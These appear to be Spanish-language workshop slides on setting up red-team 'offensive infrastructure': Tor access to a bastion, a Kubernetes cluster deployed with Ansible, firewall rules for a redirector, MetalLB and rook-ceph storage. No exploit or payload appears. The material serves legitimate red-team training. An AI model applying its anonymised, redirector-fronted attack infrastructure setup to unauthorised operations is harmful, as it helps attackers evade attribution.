 - Ansible
 - Terraform
- Tools:
 - Docker
 - Mailserver
 - Apache
 - Socat
 - Certbot (letsencrypt)

STACK Conexion


- En caso que tu threat model lo amerite lo importante es conectarse al bastion a travez de Tor. Me gustan 2 opciones
 - 1- tor+ ssh con proxychains
 - 2- whonix + VM

Mas info:

<https://scottlinux.com/2015/09/01/use-kali-linux-through-tor-with-whonix-gateway/>

<https://medium.com/swlh/proxying-like-a-pro-cccdc177b081>

Deployando y Configurando




Repositorios

<https://github.com/notchxor/infraestructura-ofensiva-workshop>

<https://github.com/notchxor/infraestructura-ofensiva-cluster>

<https://github.com/notchxor/infraestructura-ofensiva-infra>

Deployando kubernetes



Deployando kubernetes

PASOS:

- Deployar cluster
- Configurar firewall
- Deployar Metallb
- Deployar rook-ceph
- Deployar traefik
- Deployar docker-registry

Deployando kubernetes

offensive-cluster/

Vamos a editar /group_vars/k8s-cluster/k8s-cluster.yml

```
## Change this to use another Kubernetes version,  
kube_version: v1.18.8
```

```
kube_network_plugin: calico
```

Deployando kubernetes

Correr el playbook:

```
root@molly:/home/mini/eko2020/offensive-cluster# ansible-playbook --private-key=/home/mini/.ssh/anoyo -i inventory/offensive-cluster/hosts.yaml --become --become-user=root cluster.yml

PLAY [localhost] ****
Tuesday 22 September 2020 18:49:22 -0300 (0:00:00.088)      0:00:00.088 ****

TASK [Check ansible version >=2.8.0] ****
ok: [localhost] => [
  {"changed": false,
  "msg": "All assertions passed"
}

PLAY [all] ****
Tuesday 22 September 2020 18:49:22 -0300 (0:00:00.035)      0:00:00.124 ****

TASK [Set up proxy environment] ****
ok: [node1]
```

Deployando kubernetes

FIREWALL RULES:

- ufw allow from <redirector_ip>
- ufw allow from 10.233.0.0/16 (red interna, config en kubespray)
- Vim /etc/default/ufw

```
# Set the default input policy to ACCEPT, DROP, or REJECT. Please note that if
# you change this you will most likely want to adjust your rules.
DEFAULT_INPUT_POLICY="DROP"


# Set the default output policy to ACCEPT, DROP, or REJECT. Please note that if
# you change this you will most likely want to adjust your rules.
DEFAULT_OUTPUT_POLICY="ACCEPT"

# Set the default forward policy to ACCEPT, DROP or REJECT. Please note that
# if you change this you will most likely want to adjust your rules
DEFAULT_FORWARD_POLICY="ACCEPT"


# Set the default application policy to ACCEPT, DROP, REJECT or SKIP. Please
# note that setting this to ACCEPT may be a security risk. See 'man ufw' for
# details
DEFAULT_APPLICATION_POLICY="SKIP"
```

Deployando kubernetes

ITS THAT EASY



USTED ESTA AQUI



Configurando kubernetes

Disclaimer: esto no es un workshop sobre buenas practicas de kubernetes y hardening, vamos a hacer lo minimo.

Acceso:

- Copiar config

```
root@mini:~# scp node1:/root/.kube/config /root/eko2020/admin.kubeconfig
```

- Crear un alias en ~/.bashrc:

```
alias ko='kubectl –kubeconfig=/root/eko2020/admin.kubeconfig'
```

- ssh tunneling:

```
ssh -L 6443:127.0.0.1:6443 <TUSERVER>
```

Configurando kubernetes

Verificar:

NAME	READY	STATUS
calico-kube-controllers-848ff59cd4-zmmm5	1/1	Running
calico-node-t227w	1/1	Running
coredns-59dcc4799b-gnpn5	1/1	Running
coredns-59dcc4799b-rxcgx	0/1	Pending
dns-autoscaler-66498f5c5f-69lfl	1/1	Running
kube-apiserver-node1	1/1	Running
kube-controller-manager-node1	1/1	Running
kube-proxy-tbcjl	1/1	Running
kube-scheduler-node1	1/1	Running
kubernetes-dashboard-57777fbdcbb-jtlcr	1/1	Running
kubernetes-metrics-scraper-54fbb4d595-z6sxm	1/1	Running
nodelocaldns-7hmgj	1/1	Running

Configurando kubernetes

Repasso MUY general

Kubectl: cli que nos deja interactuar con la API de kubernetes

Yaml: archivos de configuracion para los distintos resources del cluster

Pods: grupo de 1 o mas containers, tienen almacenamiento EFIMERO y acceso a la red

Servicios: es una abstraccion para exponer pods como servicios del cluster


Ingress: es un objeto que administra el acceso externo a servicios del cluster

Ingress-controller: es quien maneja los Ingress :) (vamos a usar traefik)

Ingressroute: es la implementacion del router de traefik, vamos a usarlo para
Configurar los routeos.

Statefulset: gestiona los pods para que tengan ESTADO

Usted está aquí ->metallb



Configurando kubernetes/metallb

Metallb es un baremetal load balancer, nos va a dejar entre otras cosas, asignar ips publicas automaticamente a servicios de traefik en k8s.

2-configmap.yaml


```
apiVersion: v1
kind: ConfigMap
metadata:
  namespace: metallb-system
  name: config
data:
  config: |
    address-pools:
    - name: public
      protocol: layer2
      addresses:
      - 138.68.21.56
```

```
ko apply -f https://raw.githubusercontent.com/metallb/metallb/v0.9.3/manifests/namespace.yaml
ko apply -f https://raw.githubusercontent.com/metallb/metallb/v0.9.3/manifests/metallb.yaml

ko create secret generic -n metallb-system memberlist --from-literal=secretkey="$(openssl rand -base64 128)"

ko apply -f 2-configmap.yaml
```


usted está aquí -> rook-ceph



Configurando kubernetes/rook-ceph

Repo: infraestructura-ofensiva-infa/rook-ceph

Ceph es una solucion de storage distribuida permite usar block storage, object storage y filesystems compartidos, rook es un orquestador cloud de storage, que lo vamos a configurar para usar ceph



rook-ceph pros


- Snapshots
- Permite block storage, object storage, filesystem compartido
- Health checks
- Automatic failover
- Facil de escalar
- interface

Configurando kubernetes/rook-ceph

Repo: offensive-infra/rook-ceph

```
ko apply -f 1-common.yaml  
ko apply -f 2-operator.yaml  
ko apply -f 3-cluster.yaml  
ko apply -f 4-toolbox.yaml  
ko apply -f 5-storageclass.yaml  
ko apply -f 6-object.yaml
```

